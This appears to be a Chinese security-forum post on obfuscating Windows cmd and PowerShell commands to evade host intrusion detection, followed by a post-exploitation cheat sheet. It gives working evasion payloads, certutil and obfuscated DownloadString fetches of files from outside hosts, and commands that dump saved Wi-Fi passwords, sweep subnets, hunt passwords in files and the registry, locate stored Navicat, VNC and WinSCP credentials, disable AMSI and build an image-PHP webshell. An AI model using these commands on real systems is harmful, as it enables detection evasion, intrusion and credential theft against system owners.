
浅谈命令混淆 - 先知社区

> 先知社区，先知安全技术社区

此前一个朋友问到，客服的 hids 设备执行 whoami，被检测到，无论是执行 wh"o"aM^i，还是执行 cmd /c ",;((w^h^o^a^M^i))" 都会被检测到，于是向我求助，既然提到了这里，阿鑫就在这里简单总结一下我自己的一些方法吧，但是会的方法有比较少，后面在补充几个 cmd/powershell 平时常用的命令

（1）特殊符号 / 大小写


我们的 " 双引号，^ 尖角号，括号，逗号，分号，只能绕过一些常规的



(https://xzfile.aliyuncs.com/media/upload/picture/20211214204033-0736eb60-5cdb-1.png)

也可以用一些非主流特殊字符串

certutil /¶split –ur　lcache –f　http://192.168.1.102:1337/axgg.txt (http://192.168.1.102:1337/axgg.txt)　axgg.txt




(https://xzfile.aliyuncs.com/media/upload/picture/20211214215915-06169766-5ce6-1.png)

（2）环境变量

当我们拿到一台机器，可以先 set 看看有哪些环境变量

(https://xzfile.aliyuncs.com/media/upload/picture/20211214204340-76c6403e-5cdb-1.png)

就这样，%comspec:~3,1%hoa%comspec:~21,1%i，用我们环境变量的字母替换了 w 和 m



(https://xzfile.aliyuncs.com/media/upload/picture/20211214204518-b160f7e8-5cdb-1.png)

稍微解释哈，这里用环境变量截取字母第三位和第二十一位的 w 和 m 来绕过

当然，我们也可以自己设置环境变量，来达到绕过

set a=cmd /c whoami

%a% 即可

环境变量当然也可以配合我们的各类特殊符号，" 双引号，^ 尖角号，括号，逗号，分号组合在一起，也是可以达到同样的效果的，cmd /c “set a1=ser&& set a2=ne&& set a3=t u&&call echo %a2%%a3%%a1%”


^c^M^D, , , , /^c", ,(, , , , , (s^et ^ w^3=i^pco) ,)&& (S^Et ^ eH^P=n^fig)& , , C^aLl, sE^t GyHE=%w^3%%eH^P%& , , %LoCaLAPpdata:~ -3,+1%%pRoGramw6432:~9,1%d, ,/^R, , %Gy^HE%"

(https://xzfile.aliyuncs.com/media/upload/picture/20211214212432-2ca70e4c-5ce1-1.png)

（3）for 循环，这个单独用很鸡肋

for /f "tokens=4 delims=\" %f in ("c:\windows\system32\whoami\") do %f


delims 是以 \ 分割，tokens 是第几次分割，我们的第四次分割就是 whoami，然后打印



(https://xzfile.aliyuncs.com/media/upload/picture/20211214212108-b2e7bff2-5ce0-1.png)

（4）利用 powershell

利用 powershell 的 base64 编码




(https://xzfile.aliyuncs.com/media/upload/picture/20211214214351-df65f582-5ce3-1.png)


当然，还可以 fuzzing 一下低版本的 powershell

powershell -version 3/2/1

利用 windows 的 api

Get-WmiObject -Class Win32_UserAccount // 怎么绕，也可以用前面的特殊符号和环境变量



PS C:\Users\ 7> Get-WmiObject -Class Win32_UserAccount
AccountType :
Caption :
Domain : L TOP
SID : S 21-40
FullName :
Name : 1 27
AccountType : 2
Caption : Administrator
Domain :
SID : 5-2 261-500
FullName :
Name : A tor
AccountType : 512
Caption :
Domain :
SID : S-1-5 21
FullName :
Name : Def
AccountType : 2
Caption : LA est
Domain : I
SID : S-1-5-21



(https://xzfile.aliyuncs.com/media/upload/picture/20211214214731-625ef0f6-5ce4-1.png)


利用注册表

dir "Registry::HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" -Name



(https://xzfile.aliyuncs.com/media/upload/picture/20211214214842-8ce6d3e8-5ce4-1.png)

既然说到了 powershell，这儿就简单提一提 powershell 的混淆思路，我就直接截图吧，比较简陋



```
$a = $a.ToCharArray()
[Array]::Reverse($a)
-join $a
```

特殊符号

反引号：Inv`o`ke-Ex`pr`e`s`sion

引号：DownloadString('ht'+'tp:'+'//127.0'+'.0.1:13'+'3'+'7/'+'ax'+'xq.t'+'xt')


(https://xzfile.aliyuncs.com/media/upload/picture/20211214220213-7026b9ba-5ce6-1.png)

（5）运用工具 Dosfuscation

Invoke-DOSfuscation // 启动

TUTORIAL // 开启模块

SET COMMAND whoami // 加密你想执行的命令



(https://xzfile.aliyuncs.com/media/upload/picture/20211214220334-a047aa96-5ce6-1.png)


（1）主机信息

```
qwinsta                                          //查看在线用户
wmic logicaldisk where DriveType=3 get DeviceID                  //查看系统的盘符
wmic useraccount get name,sid                                              //查看所有用户的sid
cacls c:\                                              //查看c盘的权限配额
cacls c:\windows\ma.exe                  //查看ma.exe的权限配置
icacls C:\Windows                              //查看文件的ACL情况
nbtstat -A 127.0.0.1                           //查看其他主机的bios名
Get-WmiObject -class win32_product |Select-Object -Property name,version: 收集主机的软件版本信息
(Get-ItemProperty -Path "Registry::HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\192.168.149.135"
).UsernameHint     //本机哪个用户登陆了此IP
Get-WinEvent -FilterHashtable @{logname="Application";}      查看application日志
Get-CimInstance Win32_DCOMApplication      //查看DCOM文件
```

（2）横向信息

```
netsh wlan show profile                  //查看连结过的wifi
netsh wlan show profile WiFi-name key=clear 获取对应 wifi 的密码ie 代理                  //对应wifi的密码
for /f "skip=9 tokens=1,2 delims=:" %i in ('netsh wlan show profiles') do  @echo %j | findstr -i -v echo | netsh wlan show profiles %j key=clear            //所有wifi密码
for /l %i in (1,1,255) do @ping 172.16.0.%i -w 1 -n 1 | find “TTL=”                                  //windows自带的网段扫描
for /l %a in (0,1,2) do cmd /c "choice /t 7 /d y /n >nul" & for /l %b in (1,1,255) do  start cmd /c  "ping 172.29.%a.%b -l 1 -n 1 -i 1 >172.29.%a.%b.txt"        //多线程版
findstr  /s /m "password" *.*                                                  //查找当前目录的子目录的所有含有password的文件夹
dir c:\a.txt  /s /b                                                              //查找c盘的a.txt
Get-Content (Get-PSReadlineOption).HistorySavePath                              //powershell命令历史记录，如果命令用不起，可以查看powershell的txt
%userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
%appdata%\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
注册表
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers                     这个为当前用户的mstsc的记录，username为用户名
HKEY_CURRENT_USER\Software\Microsoft\Windows Script\Settings\AmsiEnable             禁用AMSI(需要高权限)
HKEY_CURRENT_USER\Software\PremiumSoft\Navicat\Servers\<your  connection name>        MYSQL
HKEY_CURRENT_USER\Software\PremiumSoft\NavicatMARIADB\Servers\<your  connection name>    MariaDB
HKEY_CURRENT_USER\Software\PremiumSoft\NavicatMONGODB\Servers\<your  connection name>    MongoDB
HKEY_CURRENT_USER\Software\PremiumSoft\NavicatMSSQL\Servers\<your  connection name>        Microsoft  SQL
HKEY_CURRENT_USER\Software\PremiumSoft\NavicatOra\Servers\<your  connection name>        Oracle
HKEY_CURRENT_USER\Software\PremiumSoft\NavicatPG\Servers\<your  connection name>        PostgreSQL
```

```
HKEY_CURRENT_USER\Software\PremiumSoft\NavicatSQLite\Servers\<your  connection name>        SQLite
HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\vncserver        RealVNC
HKEY_CURRENT_USER\Software\TightVNC\Server  Value            //TightVNC
HKEY_LOCAL_USER\Software\TigerVNC\WinVNC4        TigerVNC
HKCU\Software\Martin  Prikryl\WinSCP 2\Sessions        WinSCP
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" /s            //查看桌面目录
reg query 计算机\HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs            //查看浏览记录
查找本机所有有关密码的字段
reg query HKCU /f password /t REG_SZ /s
reg query HKLM /f password /t REG_SZ /s
```



(https://xzfile.aliyuncs.com/media/upload/picture/20211214220857-60ecdff0-5ce7-1.png)

```
copy x.jpg/b+12.php 3.jpg                                   //制作一句话
iexpress                                                          //windows自带的解压命令
makecab.exe                                                     //windows自带的压缩命令
makecab 1.doc 1.zip                                          //压缩成啥看自己，zip,rar,cab
expand 1.zip 1.doc                                             //解压命令
dir /b >>name.txt                                             //先把要解压的多个文件名写入txt
makecab /f name.txt /d maxdisksize=1024000          //然后压缩
expand 1.cab -f:* c:\test\                                                //然后解压
